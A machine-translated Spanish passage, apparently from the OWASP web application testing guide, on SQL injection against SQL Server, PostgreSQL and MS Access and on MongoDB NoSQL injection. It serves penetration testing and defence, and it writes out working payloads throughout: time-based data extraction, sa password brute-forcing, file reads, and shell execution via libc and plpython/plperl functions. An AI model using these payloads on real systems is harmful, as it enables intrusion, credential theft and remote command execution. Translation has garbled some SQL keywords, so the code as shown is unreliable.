En este punto, nuestro ejecutable está disponible en la máquina de destino, listo para ser ejecutado. Existen herramientas que automatizan este proceso, sobre todo Bobcat, que se ejecuta en Windows, y SqlNinja, que se ejecuta en Unix (consulte las herramientas al final de esta página).

Obtener información cuando no se muestra (Fuera de banda)

No todo está perdido cuando la aplicación web no devuelve ninguna información, como mensajes de error descriptivos (cf. Inyección SQL ciega). Por ejemplo, puede suceder que uno tenga acceso al código fuente (por ejemplo, porque la aplicación web está basada en un software de código abierto). Luego, el pen tester puede explotar todas las vulnerabilidades de inyección SQL descubiertas fuera de línea en la aplicación web.

Aunque un IPS podría detener algunos de estos ataques, la mejor manera sería proceder de la siguiente manera: desarrollar y probar los ataques en un banco de pruebas creado para tal fin, y luego ejecutar estos ataques contra la aplicación web que se está probando.

Otras opciones para ataques fuera de banda se describen en el Ejemplo 4 anterior.

Ataques ciegos de inyección SQL**Prueba y error**

Alternativamente, uno puede jugar con suerte. Eso es lo que el atacante puede suponer.

que existe una vulnerabilidad de inyección SQL ciega o fuera de banda en una aplicación web. Luego seleccionará un vector de ataque (por ejemplo, una entrada web), utilizará vectores fuzz (1) contra este canal y observará la respuesta. Por ejemplo, si la aplicación web busca un libro mediante una consulta

seleccione * de libros donde título = texto ingresado por el usuario

entonces el probador de penetración podría ingresar el texto: 'Bomba' OR 1=1- y si los datos no se validan correctamente, la consulta se realizará y devolverá la lista completa de libros. Esto es evidencia de que existe una vulnerabilidad de inyección SQL. El probador de penetración podría posteriormente jugar con las consultas para evaluar la criticidad de esta vulnerabilidad.

Si se muestra más de un mensaje de error

Por otro lado, si no se dispone de información previa, todavía existe la posibilidad de atacar explotando cualquier canal encubierto. Puede suceder que los mensajes de error descriptivos se detengan, pero los mensajes de error brinden cierta información. Por ejemplo:

- En algunos casos, la aplicación web (en realidad el servidor web) puede devolver el tradicional 500: Error interno del servidor, por ejemplo, cuando la aplicación devuelve una excepción que podría generarse, por ejemplo, mediante una consulta con comillas abiertas.
- Mientras que en otros casos el servidor devolverá un mensaje 200 OK, la aplicación web devolverá algún mensaje de error insertado por los desarrolladores. Error interno del servidor o datos incorrectos.

Este pequeño dato podría ser suficiente para comprender cómo la aplicación web construye la consulta SQL dinámica y optimizar un exploit. Otro método fuera de banda es generar los resultados a través de archivos navegables HTTP.

Ataques de tiempo

Existe una posibilidad más para realizar un ataque de inyección SQL ciego cuando no hay respuesta visible de la aplicación: midiendo el tiempo que tarda la aplicación web en responder a una solicitud. Anley describe un ataque de este tipo en ([2]) de donde tomamos los siguientes ejemplos. Un enfoque típico utiliza el comando waitfor delay: digamos que el atacante quiere comprobar si existe la base de datos de muestra 'pubs', simplemente inyectará el siguiente comando:

seleccione * de libros donde título = texto ingresado por el usuario

Dependiendo del tiempo que tarde en regresar la consulta sabremos la respuesta. De hecho, lo que tenemos aquí son dos cosas: una vulnerabilidad de inyección SQL y un canal encubierto que permite al probador de penetración obtener 1 bit de información para cada consulta. Por lo tanto, utilizando varias consultas (tantas consultas como bits en la información requerida) el pen tester puede obtener cualquier dato que esté en la base de datos.

Mira la siguiente consulta

```
declarar @s varchar(8000)  
declarar @i int  
seleccione @s = db_name()  
seleccione @i = [algún valor]  
if (seleccione len(@s)) < @espero el retraso '0:0:5'
```

Pruebas de penetración de aplicaciones web

Al medir el tiempo de respuesta y usar diferentes valores para @i, podemos deducir la longitud del nombre de la base de datos actual y luego comenzar a extraer el nombre con la siguiente consulta:

```
if (ascii(subcadena(@s, @byte, 1)) & (power(2, @bit))) > 0 esperar retraso
'0:0:5'
```

Esta consulta esperará 5 segundos si el bit '@bit' del byte '@byte' del nombre de la base de datos actual es 1, y regresará de inmediato si es 0.

Anidando dos ciclos (uno para @byte y otro para @bit) podremos extraer toda la información.

Sin embargo, puede suceder que el comando waitfor no esté disponible (por ejemplo, porque está filtrado por un firewall de aplicación web/IPS). Esto no significa que no se puedan realizar ataques ciegos de inyección SQL, ya que el pen tester sólo debe realizar cualquier operación que requiera mucho tiempo y que no esté filtrada. Por ejemplo

```
declarar @i int seleccionar @i = 0
mientras @i < 0xffff comienza
seleccione @j = @i + 1
fin
```

Comprobando la versión y las vulnerabilidades

El mismo enfoque de sincronización también se puede utilizar para comprender con qué versión de SQL Server estamos tratando. Por supuesto, aprovecharemos la variable @@version incorporada. Considere la siguiente consulta:

```
seleccione @@versión
```

En SQL Server 2005, devolverá algo como lo siguiente:

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) 14 de octubre de 2005
00:33:37 <recorte>
```

La parte '2005' de la cadena se extiende desde el carácter 22 al 25. Por tanto, una consulta a injectar puede ser la siguiente:

```
si subcadena ((seleccione @@versión), 25,1) = 5 espere el retraso '0:0:5'
```

Dicha consulta esperará 5 segundos si el carácter 25 de la variable @@versión es '5', lo que nos indica que estamos tratando con un SQL Server 2005. Si la consulta regresa inmediatamente, probablemente estemos tratando con un SQL Server 2000, y otra consulta similar ayudará a despejar todas las dudas.

Ejemplo 9: fuerza bruta de la contraseña del administrador del sistema

Para aplicar fuerza bruta a la contraseña del administrador del sistema, podemos aprovechar el hecho de que OPENROWSET necesita las credenciales adecuadas para realizar la conexión con éxito y que dicha conexión también se puede "conectar" al servidor de base de datos local. Combinando estas características con una inyección inferenciada basada en el tiempo de respuesta, podemos injectar el siguiente código:

```
seleccione * de OPENROWSET('SQLOLEDB',';sa';<contraseña>,'seleccione
1;esperar retraso "0:0:5"')
```

Lo que hacemos aquí es intentar una conexión a la base de datos local (especificada por el campo vacío después de 'SQLOLEDB') usando "sa" y "<pwd>" como credenciales. Si la contraseña es correcta y la conexión es exitosa, se ejecuta la consulta, lo que hace que la base de datos espere 5 segundos (y también devuelva un valor, ya que OPENROWSET espera al menos una columna). Al obtener las contraseñas candidatas de una lista de palabras y medir el tiempo necesario para cada conexión, podemos intentar adivinar la contraseña correcta. En "Minería de datos con inyección e inferencia SQL", David Litchfield lleva esta técnica aún más lejos, inyectando un fragmento de código para forzar la contraseña del administrador del sistema utilizando los recursos de la CPU del propio servidor de base de datos.

Una vez que tenemos la contraseña del administrador del sistema, tenemos dos opciones:

- Inyecte todas las consultas siguientes utilizando OPENROWSET para poder utilizar privilegios de administrador de sistemas.
- Agregue nuestro usuario actual al grupo sysadmin usando sp_addsrvrolemember. El nombre de usuario actual se puede extraer mediante inyección inferenciada en la variable system_user.

Recuerde que todos los usuarios de SQL Server 2000 pueden acceder a OPENROWSET, pero está restringido a cuentas administrativas en SQL Server 2005.

Herramientas

- Francois Larouche: Herramienta de inyección SQL de múltiples DBMS - [\[SQL Power Injector\]](#)
- Mono del Norte: [\[Lince\]](#)
- icesurfer: Herramienta de adquisición de SQL Server - [\[sqlninja\]](#)
- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL - <http://sqlmap.org/>

Referencias

Libros blancos

- David Litchfield: "Minería de datos con inyección e inferencia SQL" - <http://www.databasesecurity.com/webapps/sqlinference.pdf>
- Chris Anley, "(más) Inyección SQL avanzada" - http://www.encription.co.uk/downloads/more_advanced_sql_inyeccion.pdf
- Consejos técnicos de Unixwiz.net de Steve Fried: "Ataques de inyección SQL mediante Ejemplo" - <http://www.unixwiz.net/techtips/sql-injection.html>
- Alexander Chigrik: "Útil indocumentado extendido almacenado procedimientos" - http://www.mssqlcity.com/Articles/Undoc_UndocExtSP.htm
- Antonin Foller: "Xp_cmdshell personalizado, usando objeto shell" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Detenga los ataques de inyección SQL antes de que ellos lo detengan a usted" - <http://msdn.microsoft.com/en-us/magazine/cc163917.aspx>
- Inyección SQL: <http://msdn2.microsoft.com/en-us/library/ms161953.aspx>
- Cesar Cerrudo: Manipulación de Microsoft SQL Server usando Inyección SQL: http://www.appsecinc.com/presentations/Manipifying_SQL_Server_Using_SQL_Injection.pdf carga de archivos, ingreso a la red interna, escaneo de puertos, DOS

Pruebas de proyectos de seguridad backend OWASP PostgreSQL

Resumen

En esta sección, se discutirán algunas técnicas de inyección SQL para PostgreSQL. Estas técnicas tienen las siguientes características:

- PHP Connector permite ejecutar múltiples declaraciones usando ; como separador de declaraciones
- Las sentencias SQL se pueden truncar añadiendo el comentario. personaje: --.
- LIMIT y OFFSET se pueden utilizar en una instrucción SELECT para recuperar una parte del conjunto de resultados generado por la consulta

De ahora en adelante se supone que <http://www.example.com/news.php?id=1> es vulnerable a ataques de inyección SQL.

Cómo probar

Identificando PostgreSQL

Cuando se ha encontrado una inyección SQL, es necesario tomar huellas dactilares cuidadosamente del motor de base de datos backend. Puede determinar que el motor de base de datos backend es PostgreSQL utilizando el operador :: cast.

Ejemplos:

Además, la función version() se puede utilizar para capturar el banner de PostgreSQL. Esto también mostrará el tipo y la versión del sistema operativo subyacente.

Ejemplo:

```
http://www.example.com/store.php?id=1 Y 1::int=1
```

Un ejemplo de una cadena de banner que podría devolverse es:

```
PostgreSQL 8.3.1 en i486-pc-linux-gnu, compilado por GCC cc (GCC) 4.2.3
(Ubuntu 4.2.3-2ubuntu4)
```

Inyección ciega

Para ataques ciegos de inyección SQL, debe tener en cuenta las siguientes funciones integradas:

- Longitud de la cuerda
 - LONGITUD (cadena)
- Extraer una subcadena de una cadena determinada
 - SUBSTR(cadena,índice,desplazamiento)
- Representación de cadenas sin comillas simples
 - CHR(104)||CHR(101)||CHR(108)||CHR(108)||CHR(111)

A partir de la versión 8.2, PostgreSQL introdujo una función incorporada, pg_sleep(n), para hacer que el proceso de la sesión actual duerma durante n segundos. Esta función se puede aprovechar para ejecutar ataques de sincronización (discutidos en detalle en [Inyección SQL ciega](#)).

Además, puedes crear fácilmente un pg_sleep(n) personalizado en versiones anteriores usando libc:

- CREAR función pg_sleep(int) DEVUELVE int AS '/lib/libc.so.6', 'sleep' IDIOMA 'C' ESTRICTO

comillas simples

Las cadenas se pueden codificar, para evitar que se escapen las comillas simples, utilizando la función chr().

- chr(n): Devuelve el carácter cuyo valor ASCII corresponde a

el número sustitutivo, masculino—

- ascii(n): Devuelve el valor ASCII que corresponde al personaje sustitutivo, masculino—

Digamos que desea codificar la cadena 'raíz':

```
seleccione ascii('r')
114
seleccione ascii('o')
111
seleccione ascii('l')
116
```

Podemos codificar 'root' como:

```
chr(114)||chr(111)||chr(111)||chr(116)
```

Ejemplo:

```
http://www.example.com/store.php?id=1; ACTUALIZAR usuarios ESTABLECER
CONTRASEÑA=chr(114)||chr(111)||chr(111)||chr(116)--
```

Vectores de ataque

Usuario actual

La identidad del usuario actual se puede recuperar con lo siguiente Sentencias SELECT de SQL:

```
SELECCIONAR usuario
SELECCIONE usuario_actual
SELECCIONE usuario_sesión
SELECCIONE el nombre de uso DE pg_user
SELECCIONE getpgusername()
```

Ejemplos:

```
http://www.example.com/store.php?id=1 UNION ALL SE-LECT
usuario,NULL,NULL--
http://www.example.com/store.php?id=1 UNION ALL SE-LECT usuario_actual,
NULL, NULL--
```

Base de datos actual

La función incorporada current_database() devuelve el nombre de la base de datos actual.

Ejemplo:

```
http://www.example.com/store.php?id=1 UNION ALL SE-LECT
current_database(),NULL,NULL--
```

Leyendo de un archivo

PostgreSQL proporciona dos formas de acceder a un archivo local:

- COPIAR declaración
- Función interna pg_read_file() (a partir de PostgreSQL 8.1)

Pruebas de penetración de aplicaciones web

COPIAR:

Este operador copia datos entre un archivo y una tabla. El motor Post-greSQL accede al sistema de archivos local como usuario de Postgres .

Ejemplo

```
/store.php?id=1; CREAR TABLA file_store(id de serie, texto de datos)--
```

```
/store.php?id=1; COPIAR file_store(datos) DESDE 'var/lib/postgresql/.pgsql_history'--
```

Los datos deben recuperarse realizando una inyección SQL de consulta UNION:

- recupera el número de filas agregadas previamente en file_store con COPIAR declaración
- recupera una fila a la vez con UNION SQL Inyección

Ejemplo:

```
/store.php?id=1 UNION ALL SELECT NULL, NULL, max(id):--  
texto DESDE file_store LÍMITE 1 COMPENSACIÓN 1;--  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1  
OFFSET 1;--  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1  
OFFSET 2;--  
...  
...  
/store.php?id=1 UNION ALL SELECT data, NULL, NULL FROM file_store LIMIT 1  
OFFSET 11;--
```

pg_read_file():

Esta función se introdujo en PostgreSQL 8.1 y permite leer archivos arbitrarios ubicados dentro del directorio de datos DBMS.

Ejemplos:

- SELECCIONAR pg_read_file('servidor.clave',0,1000);

Escribir en un archivo

Al revertir la declaración COPY, podemos escribir en el sistema de archivos local con los derechos de usuario de Postgres.

```
/store.php?id=1; COPIAR file_store(datos) A 'var/lib/postgresql/copy_output'--
```

Inyección de concha

PostgreSQL proporciona un mecanismo para agregar funciones personalizadas mediante el uso de la biblioteca dinámica y lenguajes de secuencias de comandos como py-thon, perl y tcl.

Biblioteca dinámica

Hasta PostgreSQL 8.1, era posible agregar una función personalizada vinculada con libc:

- CREAR FUNCIÓN system(cstring) DEVUELVE int AS '/lib/libc.
so.6', 'sistema' IDIOMA 'C' ESTRICTO

Dado que el sistema devuelve un int, ¿cómo podemos obtener resultados del sistema?

salida estándar?

Aquí tienes un pequeño truco:

- [1] crear una tabla de salida estándar

- CREAR TABLA salida_estándar (id de serie, texto de salida del sistema)

- [2] ejecutar un comando de shell redirigiendo su salida estándar

- SELECCIONAR sistema('uname -a > /tmp/test')

[3] use declaraciones COPY para enviar la salida del comando anterior en la tabla de salida estándar

- COPIAR salida_estándar(salida_sistema) DESDE '/tmp/prueba'

- [4] recuperar la salida de la salida estándar

- SELECCIONE system_out DESDE stdout

Ejemplo:

```
/store.php?id=1; CREAR TABLA stdout (id de serie, texto de salida del sistema) -
```

```
/store.php?id=1; CREAR FUNCIÓN system(cstring) DEVUELVE int AS '/lib/  
libc.so.6','system' IDIOMA 'C'  
ESTRICTO --
```

```
/store.php?id=1; SELECCIONAR sistema('uname -a > /tmp/test') --
```

```
/store.php?id=1; COPIAR salida_estándar(salida_sistema) DESDE '/tmp/  
prueba' --
```

```
/store.php?id=1 UNION ALL SELECT NULL,(SELECT sys-tem_out FROM  
stdout ORDER BY id DESC),NULL LIMIT 1 OFFSET 1--
```

plpython

PL/Python permite a los usuarios codificar funciones de PostgreSQL en Python.

No es de confianza, por lo que no hay forma de restringir lo que el usuario puede hacer. No está instalado de forma predeterminada y CREATELANG puede habilitarlo en una base de datos determinada.

- [1] Compruebe si PL/Python se ha habilitado en una base de datos:

- SELECCIONE el recuento (*) DESDE pg_language DONDE lanname='plpy-thon'

- [2] Si no, intenta habilitar:

- CREAR IDIOMA plpythonu

- [3] Si cualquiera de las opciones anteriores tuvo éxito, cree una función de shell proxy:

- CREAR FUNCIÓN proxyshell(texto) DEVUELVE texto COMO 'importar sistema operativo;
return os.popen(args[0]).read()' IDIOMA plpythonu

- [4] Diviértete con:

- SELECCIONAR proxyshell (comando del sistema operativo);

Ejemplo:

- [1] Cree una función de shell proxy:

- /store.php?id=1; CREAR FUNCIÓN proxyshell(texto) DEVUELVE el texto COMO
'importar sistema operativo; return os.popen(args[0]).read()' IDIOMA plpythonu;--

- [2] Ejecute un comando del sistema operativo:

```
• /store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoa-mi'), NULL OFFSET
1;--
```

plperl

Plperl nos permite codificar funciones de PostgreSQL en perl. Normalmente, se instala como un lenguaje confiable para deshabilitar la ejecución en tiempo de ejecución de operaciones que interactúan con el sistema operativo subyacente, como abrir. Al hacerlo, es imposible obtener acceso a nivel de sistema operativo. Para inyectar con éxito una función similar a proxyshell, necesitamos instalar la versión que no es de confianza del usuario de postgres, para evitar el llamado filtrado de máscara de aplicación de operaciones confiables/no confiables.

[1] Compruebe si se ha habilitado PL/perl-untrusted:

- SELECCIONE el recuento (*) DESDE pg_language DONDE lanname='plp-erlu'

[2] Si no, suponiendo que sysadm ya haya instalado el paquete plperl, intente:

- CREAR IDIOMA plperlu

[3] Si cualquiera de las opciones anteriores tuvo éxito, cree una función de shell proxy:

- CREAR FUNCIÓN proxyshell(texto) DEVUELVE texto COMO 'open(FD,"\$_[0]
|");return join("",<FD>);' IDIOMA plperlu

[4] Diviértete con:

- SELECCIONAR proxyshell (comando del sistema operativo);

Ejemplo:

[1] Cree una función de shell proxy:

- /store.php?id=1; CREAR FUNCIÓN proxyshell(texto) DEVUELVE el texto COMO 'open(FD,"\$_[0]"|);return join("",<FD>);' IDIOMA plperlu;

[2] Ejecute un comando del sistema operativo:

- /store.php?id=1 UNION ALL SELECT NULL, proxyshell('whoa-mi'), NULL OFFSET
1;--

Referencias

- OWASP: "Pruebas de inyección SQL"
- OWASP: Hoja de referencia para la prevención de inyecciones SQL
- PostgreSQL: "Documentación oficial" - <http://www.postgresql.org/docs/>
- Bernardo Damele y Daniele Bellucci: sqlmap, una inyección SQL ciega herramienta de edición - <http://sqlmap.sourceforge.net>

Pruebas para MS Access

Resumen

Como se explica en la sección de inyección SQL genérica, las vulnerabilidades de inyección SQL ocurren siempre que se utiliza información proporcionada por el usuario durante la construcción de una consulta SQL sin estar adecuadamente restringida o desinfectada. Esta clase de vulnerabilidades permite un ataque.

para ejecutar código SQL bajo los privilegios del usuario que se utiliza para conectarse a la base de datos. En esta sección, se discutirán técnicas de inyección SQL relevantes que utilizan características específicas de Microsoft Access.

Cómo probar

Toma de huellas dactilares

Tomar huellas dactilares de la tecnología de base de datos específica durante la prueba La aplicación basada en SQL es el primer paso para evaluar correctamente la potencia.

vulnerabilidades potenciales. Un enfoque común implica inyectar patrones de ataque de inyección SQL estándar (por ejemplo, comillas simples, comillas dobles,...) para activar excepciones en la base de datos. Suponiendo que la aplicación no maneja excepciones con páginas personalizadas, es posible tomar huellas digitales del DBMS subrayado observando el error mensajes.

Dependiendo de la tecnología web específica utilizada, las aplicaciones impulsadas por MS Access responderán con uno de los siguientes errores:

Error grave: excepción no detectada 'com_exception' con mensaje Fuente: motor de base de datos Microsoft JET

o

Error del motor de base de datos Microsoft JET '80040e14'

o

Motor de base de datos de Microsoft Office Access

En todos los casos, tenemos una confirmación de que estamos probando una aplicación utilizando la base de datos de MS Access.

Pruebas básicas

Desafortunadamente, MS Access no admite los operadores típicos que se utilizan tradicionalmente durante las pruebas de inyección SQL, incluidos:

- Sin caracteres de comentarios
- Sin consultas acumuladas
- Sin operador LIMIT
- No hay operadores similares a SLEEP o BENCHMARK
- y muchos otros

Sin embargo, es posible emular esas funciones combinando múltiples operadores o utilizando técnicas alternativas. Como se mencionó, no es posible utilizar el truco de insertar los caracteres /*, -- o # para truncar la consulta. Sin embargo, afortunadamente podemos evitar esta limitación inyectando un carácter "nulo". El uso de un byte nulo %00 dentro de una consulta SQL da como resultado que MS Access ignore todos los caracteres restantes. Esto se puede explicar considerando que todas las cadenas terminan en NULL en la representación interna utilizada por la base de datos. Vale la pena mencionar que el carácter "nulo" a veces también puede causar problemas, ya que puede truncar cadenas en el nivel del servidor web. Sin embargo, en esas situaciones podemos emplear otro carácter: 0x16 (%16 en formato codificado en URL).

Considerando la siguiente consulta:

```
SELECCIONE [nombre de usuario], [contraseña] DE los usuarios DONDE
[nombre de usuario] = '$ mi nombre de usuario' Y [contraseña] = '$ mi contraseña'
```

Podemos truncar la consulta con las siguientes dos URL:

```
http://www.example.com/page.asp?user=admin%00&
```

pasar=foo

```
http://www.example.com/page.app?user=admin%16&
```

pasar=foo

Pruebas de penetración de aplicaciones web

El operador LIMIT no está implementado en MS Access; sin embargo, es posible limitar el número de resultados utilizando los operadores TOP o ÚLTIMO.

```
http://www.example.com/page.app?id=2'+UNION+SELECT+TOP+3+nombre+FROM+appsTable%00
```

Combinando ambos operadores, es posible seleccionar resultados específicos. La concatenación de cadenas es posible utilizando los caracteres & (%26) y + (%2b).

También hay muchas otras funciones que se pueden utilizar al probar la inyección SQL, incluidas, entre otras:

- ASC: obtiene el valor ASCII de un carácter pasado como entrada
- CHR: Obtiene el carácter del valor ASCII pasado como entrada
- LEN: Devuelve la longitud de la cadena pasada como parámetro
- IIF: Es la construcción IF, por ejemplo la siguiente declaración
IIF(1=1, 'a', 'b') devolverá 'a'
- MID: esta función le permite extraer una subcadena, por ejemplo la siguiente declaración
mid('abc',1,1) return 'a'
- ARRIBA: Esta función le permite especificar el número máximo de resultados que la consulta debe devolver desde la parte superior. Por ejemplo, TOP 1 devolverá solo 1 fila.
- ÚLTIMO: Esta función se utiliza para seleccionar sólo la última fila de un conjunto de filas.
Por ejemplo, la siguiente consulta SELECT last(*) FROM us-ers devolverá solo la última fila del resultado.

Algunos de estos operadores son esenciales para explotar las inyecciones SQL ciegas. Para otros operadores avanzados, consulte los documentos en las referencias.

Enumeración de atributos

Para enumerar la columna de una tabla de base de datos, es posible utilizar una técnica común basada en errores. En definitiva, podemos obtener el nombre de los atributos analizando los mensajes de error y repitiendo la consulta con diferentes selectores. Por ejemplo, suponiendo que conocemos la existencia de una columna, también podemos obtener el nombre del resto de atributos con la siguiente consulta:

```
' GRUPO POR Id%00
```

En el mensaje de error recibido es posible observar el nombre de la siguiente columna. En este punto, podemos iterar el método hasta obtener el nombre de todos los atributos. Si no sabemos el nombre del primer atributo

Pero aún podemos insertar un nombre de columna ficticio y obtener el nombre del primer atributo dentro del mensaje de error.

Obtención del esquema de la base de datos

Existen varias tablas del sistema de forma predeterminada en MS Access que pueden usarse potencialmente para obtener nombres de tablas y columnas. Desafortunadamente, en la configuración predeterminada de las versiones recientes de bases de datos de MS Access, no se puede acceder a estas tablas. Sin embargo, siempre vale la pena intentarlo:

- MSysObjetos
- MSysACE
- MSysAccessXML

Por ejemplo, si existe una vulnerabilidad de inyección SQL de unión, puede utilizar

la siguiente consulta:

```
' UNION SELECT Nombre DE MSysObjects DONDE Tipo = 1%00
```

Alternativamente, siempre es posible aplicar fuerza bruta al esquema de la base de datos utilizando una lista de palabras estándar (por ejemplo, FuzzDb).

En algunos casos, los desarrolladores o administradores de sistemas no se dan cuenta de que incluir el archivo .mdb real dentro del webroot de la aplicación puede permitir descargar la base de datos completa. Los nombres de archivos de bases de datos se pueden incluir remitido con la siguiente consulta:

```
http://www.example.com/page.app?id=1'+UNION+SELECT+1+FROM+name.table%00
```

donde nombre es el nombre del archivo .mdb y tabla es una tabla de base de datos válida. En el caso de bases de datos protegidas con contraseña, se pueden utilizar múltiples utilidades de software para descifrar la contraseña. Consulte las referencias.

Pruebas de inyección SQL ciega

Las vulnerabilidades de inyección SQL ciega no son de ninguna manera las inyecciones SQL más fáciles de explotar mientras se prueban aplicaciones de la vida real. En el caso de versiones recientes de MS Access, tampoco es posible ejecutar comandos de shell o leer/escribir archivos arbitrarios.

En el caso de inyecciones SQL ciegas, el atacante sólo puede inferir el resultado de la consulta evaluando las diferencias horarias o las respuestas de la aplicación. Se supone que el lector ya conoce la teoría detrás de los ataques de inyección SQL ciega, ya que la parte restante de esta sección se centrará en detalles específicos de MS Access.

Se utiliza el siguiente ejemplo:

```
http://www.example.com/index.php?myId=[sql]
```

donde el parámetro id se utiliza dentro de la siguiente consulta:

```
SELECCIONAR * DESDE pedidos DONDE [id]=$myId
```

Consideraremos el parámetro myId vulnerable a la inyección SQL ciega. Como atacante, queremos extraer el contenido de la columna 'nombre de usuario' en la tabla 'usuarios', asumiendo que ya hemos revelado el esquema de la base de datos.

Una consulta típica que se puede utilizar para inferir el primer carácter del nombre de usuario de la décima fila es:

```
http://www.example.com/index.php?id=IIF((selecciona%20MEDIO(ÚLTIMO(nombre de usuario),1,1)%20de%20(selecciona%20TOP%2010%20nombredeusuario%20de%20usuarios))='a',0,'no')
```

Si el primer carácter es 'a', la consulta devolverá 0 o en caso contrario la cadena 'no'.

Al utilizar una combinación de las funciones IFF, MID, LAST y TOP, es

Es posible extraer el primer carácter del nombre de usuario en una fila específicamente seleccionada. Como la consulta interna devuelve un conjunto de registros, y no solo uno, no es posible utilizarla directamente. Afortunadamente, podemos combinar varias funciones para extraer una cadena específica.

Supongamos que queremos recuperar el nombre de usuario de la décima fila.

Primero, podemos usar la función SUPERIOR para seleccionar las primeras diez filas usando la siguiente consulta:

```
SELECCIONE LOS 10 PRINCIPALES nombres de usuario DE los usuarios
```

Luego, usando este subconjunto, podemos extraer la última fila usando la función ÚLTIMA. Una vez que tengamos solo una fila y exactamente la fila que contiene nuestra cadena, podemos usar las funciones IFF, MID y LAST para inferir el valor real del nombre de usuario. En nuestro ejemplo, utilizamos IFF para devolver un número o una cadena. Usando este truco, podemos distinguir si tenemos una respuesta verdadera o no, observando las respuestas de error de la aplicación. Como la identificación es numérica, la comparación con una cadena da como resultado un error de SQL que potencialmente puede filtrarse mediante 500 páginas de error interno del servidor. De lo contrario, probablemente se devolverá una página estándar de 200 OK.

Por ejemplo, podemos tener la siguiente consulta:

```
http://www.example.com/index.php?id=%20AND%20
1=0%20OR%20'a'=IIF((select%20MID(LAST(nombre de
usuario),1,1)%20from%20(select%20TOP%2010%20user-
name%20from%20users))= 'a','a','b')%00
```

eso es VERDADERO si el primer carácter es 'a' o falso en caso contrario.

Como se mencionó, este método permite inferir el valor de cadenas arbitrarias dentro de la base de datos:

[1] Probando todos los valores imprimibles, hasta que encontramos una coincidencia

[2] Infiriendo la longitud de la cadena usando la función LEN, o simplemente deteniéndonos después de haber encontrado todos los caracteres

Las inyecciones SQL ciegas basadas en el tiempo también son posibles abusando de [consultas pesadas](#).

Referencias

- <http://nibblesec.org/files/MSAccessSQLi/MSAccessSQLi.html>
- <http://packetstormsecurity.com/files/65967/Access-Through-Access.pdf.html>
- <http://seclists.org/pen-test/2003/May/74>
- http://www.techonthenet.com/access/functions/index_alfa.php
- http://en.wikipedia.org/wiki/Microsoft_Access

Pruebas de inyección NoSQL

Resumen

Las bases de datos NoSQL proporcionan restricciones de coherencia más flexibles que las bases de datos SQL tradicionales. Al requerir menos restricciones relacionales y comprobaciones de coherencia, las bases de datos NoSQL a menudo ofrecen beneficios de rendimiento y escalabilidad. Sin embargo, estas bases de datos siguen siendo potencialmente vulnerables a ataques de inyección, incluso si no utilizan la sintaxis SQL tradicional. Debido a que estos ataques de inyección NoSQL pueden ejecutarse dentro de un lenguaje procedimental[1], en lugar de en el lenguaje SQL declarativo[2], los impactos potenciales son mayores.

que la inyección SQL tradicional.

Las llamadas a bases de datos NoSQL se escriben en el lenguaje de programación de la aplicación, una llamada API personalizada o se formatean según una convención común (como XML, JSON, LINQ, etc.). Es posible que las entradas maliciosas dirigidas a esas especificaciones no activen las comprobaciones de desinfección principalmente de la aplicación. Por ejemplo, filtrar caracteres especiales HTML comunes como < > & ; no evitará ataques contra una API JSON, donde los caracteres especiales incluyen / { } : .

En la actualidad hay más de 150 bases de datos NoSQL disponibles[3] para usar dentro de una aplicación, proporcionando API en una variedad de lenguajes y modelos de relación. Cada uno ofrece diferentes características y restricciones. Debido a que no existe un lenguaje común entre ellos, el código de inyección de ejemplo no se aplicará en todas las bases de datos NoSQL.

Por este motivo, cualquiera que pruebe ataques de inyección NoSQL deberá familiarizarse con la sintaxis, el modelo de datos y el lenguaje de programación subyacente para poder elaborar pruebas específicas.

Los ataques de inyección NoSQL pueden ejecutarse en diferentes áreas de una aplicación que la inyección SQL tradicional. Cuando la inyección SQL se ejecutaría dentro del motor de base de datos, las variantes de NoSQL pueden ejecutarse dentro de la capa de aplicación o de la capa de base de datos, dependiendo de la API NoSQL utilizada y del modelo de datos. Normalmente, los ataques de inyección NoSQL se ejecutarán cuando la cadena de ataque se analiza, evalúa o concatena en una llamada API NoSQL.

Los ataques de sincronización adicionales pueden ser relevantes debido a la falta de comprobaciones de simultaneidad dentro de una base de datos NoSQL. Estos no están cubiertos por las pruebas de inyección. Al momento de escribir este artículo, MongoDB es la base de datos NoSQL más utilizada, por lo que todos los ejemplos incluirán API de MongoDB.

Cómo probar

Pruebas de vulnerabilidades de inyección NoSQL en MongoDB:

La API de MongoDB espera llamadas BSON (JSON binario) e incluye una herramienta de ensamblaje de consultas BSON segura. Sin embargo, según la documentación de MongoDB, se permiten expresiones JSON y JavaScript no serializadas en varios parámetros de consulta alternativos[4].

La llamada API más utilizada que permite la entrada arbitraria de JavaScript es el operador \$where.

El operador \$where de MongoDB normalmente se usa como un filtro o verificación simple, como ocurre en SQL.

```
db.myCollection.find( { $dónde: "this.credits == this.debits" } );
```

Opcionalmente, también se evalúa JavaScript para permitir condiciones más avanzadas.

```
db.myCollection.find( { $dónde: función() { return obj.credits - obj.debits < 0; } } );
```

Ejemplo 1

Si un atacante pudiera manipular los datos pasados al operador \$where, ese atacante podría incluir JavaScript arbitrario para ser evaluado como parte de la consulta de MongoDB. En el siguiente código se expone un ejemplo de vulnerabilidad, si se pasa la entrada del usuario

Pruebas de penetración de aplicaciones web

directamente en la consulta de MongoDB sin desinfección.

```
b.myCollection.find( { activo: verdadero, $dónde: función() { return obj.credits - obj.debits < $userInput; } } );
```

Al igual que con las pruebas de otros tipos de inyección, no es necesario explotar completamente la vulnerabilidad para demostrar un problema. Al injectar caracteres especiales relevantes para el lenguaje API de destino y observar los resultados, un evaluador puede determinar si la aplicación desinfectó correctamente la entrada. Por ejemplo, dentro de MongoDB, si una cadena que contiene cualquiera de los siguientes caracteres especiales se pasa sin desinfectar, se generará un error en la base de datos.

```
.. \;{}
```

Con la inyección SQL normal, una vulnerabilidad similar permitiría a un atacante ejecutar comandos SQL arbitrarios, exponiendo o manipulando datos a voluntad. Sin embargo, debido a que JavaScript es un lenguaje con todas las funciones, no solo permite a un atacante manipular datos, sino también ejecutar código arbitrario. Por ejemplo, en lugar de simplemente causar un error durante la prueba, un exploit completo usaría caracteres especiales para crear JavaScript válido.

